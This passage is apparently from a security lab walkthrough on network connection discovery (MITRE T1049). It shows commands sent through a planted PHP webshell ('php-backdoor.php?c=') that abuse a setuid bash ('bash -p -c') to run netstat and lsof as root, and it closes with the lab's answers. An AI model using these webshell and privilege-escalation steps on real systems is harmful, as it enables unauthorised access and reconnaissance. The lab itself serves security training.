tcp      0      0 127.0.0.11:40349        0.0.0.0:*              LISTEN
tcp6     0      0 :::22                   :::*                    LISTEN
```

**Step 13:** List the processes associated with the listening and established connections.

**Command:** netstat -anp



Active Internet connections (servers and established)						
Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State	PID/Program name
tcp	0	0	0.0.0.0:3306	0.0.0.0:*	LISTEN	-
tcp	0	0	192.122.44.2:55565	0.0.0.0:*	LISTEN	-
tcp	0	0	0.0.0.0:80	0.0.0.0:*	LISTEN	-
tcp	0	0	0.0.0.0:22	0.0.0.0:*	LISTEN	-
tcp	0	0	192.111.133.2:8888	0.0.0.0:*	LISTEN	-
tcp	0	0	127.0.0.11:40349	0.0.0.0:*	LISTEN	-
tcp	0	0	172.17.0.2:80	10.0.2.2:43028	ESTABLISHED	-
tcp	0	0	192.22.32.2:22	192.22.32.3:57468	ESTABLISHED	-
tcp6	0	0	:::22	:::*	LISTEN	-
udp	0	0	127.0.0.11:58800	0.0.0.0:*	-	-
udp	0	0	192.222.5.2:5555	192.222.5.3:52051	ESTABLISHED	-


  

Active UNIX domain sockets (servers and established)							
Proto	RefCnt	Flags	Type	State	I-Node	PID/Program name	Path
unix	2	[ ACC ]	STREAM	LISTENING	21074	-	/var/run/mysqld/mysqld.sock
unix	2	[ ACC ]	STREAM	LISTENING	17549	-	/var/run/supervisor.sock.1
unix	3	[ ]	STREAM	CONNECTED	20898	-	
unix	3	[ ]	STREAM	CONNECTED	20897	-	

The pid and program name are not displayed. The reason could be that the listening processes are not running with the current user.

**Step 14:** Identify the current user.

**Command:** id



```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

The webshell is running with www-data user.

**Step 15:** Since the setuid and setgid bit are set on bash binary. Commands can be executed with the root user. Run the netstat command as root.

**Command:** bash -p -c 'netstat -anp'

```
192.8.121.3:10000/public/php x +
192.8.121.3:10000/public/php-backdoor.php?c=bash -p -c 'netstat -anp'

Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.11:34911        0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:3306            0.0.0.0:*               LISTEN      -
tcp        0      0 192.122.44.2:55565      0.0.0.0:*               LISTEN      133/nc
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      140/apache2
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      18/sshd
tcp        0      0 192.111.133.2:8888      0.0.0.0:*               LISTEN      132/python
tcp        0      0 192.22.32.2:22          192.22.32.3:37226      ESTABLISHED -
tcp        0      0 172.17.0.2:80           10.0.2.2:51288         FIN_WAIT2   -
tcp        0      0 172.17.0.2:80           10.0.2.2:51306         ESTABLISHED -
tcp        0      0 172.17.0.2:80           10.0.2.2:51298         ESTABLISHED -
tcp        0      0 172.17.0.2:80           10.0.2.2:51310         SYN_RECV    -
tcp        0      0 172.17.0.2:80           10.0.2.2:51302         ESTABLISHED -
tcp6       0      0 :::22                   :::*                    LISTEN      18/sshd
udp        0      0 192.222.5.2:5555        192.222.5.3:44790      ESTABLISHED 131/nc
udp        0      0 127.0.0.11:51890        0.0.0.0:*               -

Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type       State       I-Node  PID/Program name  Path
unix    2      [ ACC ]     STREAM    LISTENING   17476    1/python          /var/run/supervisor.sock.1
unix    2      [ ACC ]     STREAM    LISTENING   21208    -                 /var/run/mysqld/mysqld.sock
unix    3      [ ]       STREAM    CONNECTED   20250    -
unix    3      [ ]       STREAM    CONNECTED   20249    -
```

The processes which are listening on the TCP Ports are SSH, Netcat, Apache, MySQL (The port 3306 is used by MySQL) . SSH server is running on port 22, The IP address of the client who connected to the target machine via SSH is 192.22.32.3

**Step 16:** Identify the hostname of the machines who have established connection to the target machine.

**Command:** bash -p -c 'netstat -ap'



```

192.8.121.3:10000/public/php x +
192.8.121.3:10000/public/php-backdoor.php?c=bash -p -c 'netstat -ap'

Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.11:34911        *:                      LISTEN      -
tcp        0      0 *:mysql                 *:                      LISTEN      -
tcp        0      0 wolfcms:55565           *:                      LISTEN      133/nc
tcp        0      0 *:http                  *:                      LISTEN      140/apache2
tcp        0      0 *:ssh                   *:                      LISTEN      18/sshd
tcp        0      0 wolfcms:8888            *:                      LISTEN      132/python
tcp        0      0 wolfcms:ssh             james:37226             ESTABLISHED -
tcp        0      0 wolfcms:http            10.0.2.2:51320         ESTABLISHED -
tcp        0      0 wolfcms:http            10.0.2.2:51288         FIN_WAIT2   -
tcp        0      0 wolfcms:http            10.0.2.2:51306         FIN_WAIT2   -
tcp6       0      0 [::]:ssh                [::]:*                 LISTEN      18/sshd
udp        0      0 wolfcms:rplay           bob:44790              ESTABLISHED 131/nc
udp        0      0 127.0.0.11:51890        *:                      -

Active UNIX domain sockets (servers and established)
Proto RefCnt Flags   Type       State      I-Node  PID/Program name  Path
unix  2      [ ACC ] STREAM    LISTENING   17476    1/python          /var/run/supervisor.sock.1
unix  2      [ ACC ] STREAM    LISTENING   21208    -                 /var/run/mysqld/mysqld.sock
unix  3          [ ] STREAM    CONNECTED   20250    -
unix  3          [ ] STREAM    CONNECTED   20249    -

```

bob is the hostname of the client who has connected to the target machine over UDP protocol.

**Alternative Method:** By using lsof command

**Step 17:** Identifying the established UDP connection and listening ports with lsof.

**Command:** `bash -p -c 'lsof -i 4'`

```

192.8.121.3:10000/public/php x +
192.8.121.3:10000/public/php-backdoor.php?c=bash -p -c 'lsof -i 4'

COMMAND PID USER  FD  TYPE DEVICE SIZE/OFF NODE NAME
sshd    18  root   3u  IPv4 14869      0t0  TCP *:ssh (LISTEN)
nc      131 root   3u  IPv4 16501      0t0  UDP wolfcms:rplay->bob:44790
python  132 root   3u  IPv4 16342      0t0  TCP wolfcms:8888 (LISTEN)
nc      133 root   3u  IPv4 16220      0t0  TCP wolfcms:55565 (LISTEN)
apache2 140 root   3u  IPv4 16719      0t0  TCP *:http (LISTEN)

```



**Step 18:** Viewing service running on port 22.

**Command:** `bash -p -c 'lsof -i TCP:22'`



COMMAND	PID	USER	FD	TYPE	DEVICE	SIZE/OFF	NODE	NAME
sshd	18	root	3u	IPv4	14869	0t0	TCP	*:ssh (LISTEN)
sshd	18	root	4u	IPv6	14875	0t0	TCP	*:ssh (LISTEN)

Total Connections: 3

Total TCP Connections excluding HTTP: 2

IP address of the client who connected via SSH: 192.22.32.3

Hostname of the client who connected via UDP protocol: bob

Services listening on the TCP ports: SSH, Netcat, Apache, MySQL

## References:

1. System Network Connections Discovery (<https://attack.mitre.org/techniques/T1049/>)
2. Netstat (<https://linux.die.net/man/8/netstat>)
3. Lsof (<https://linux.die.net/man/8/lsof>)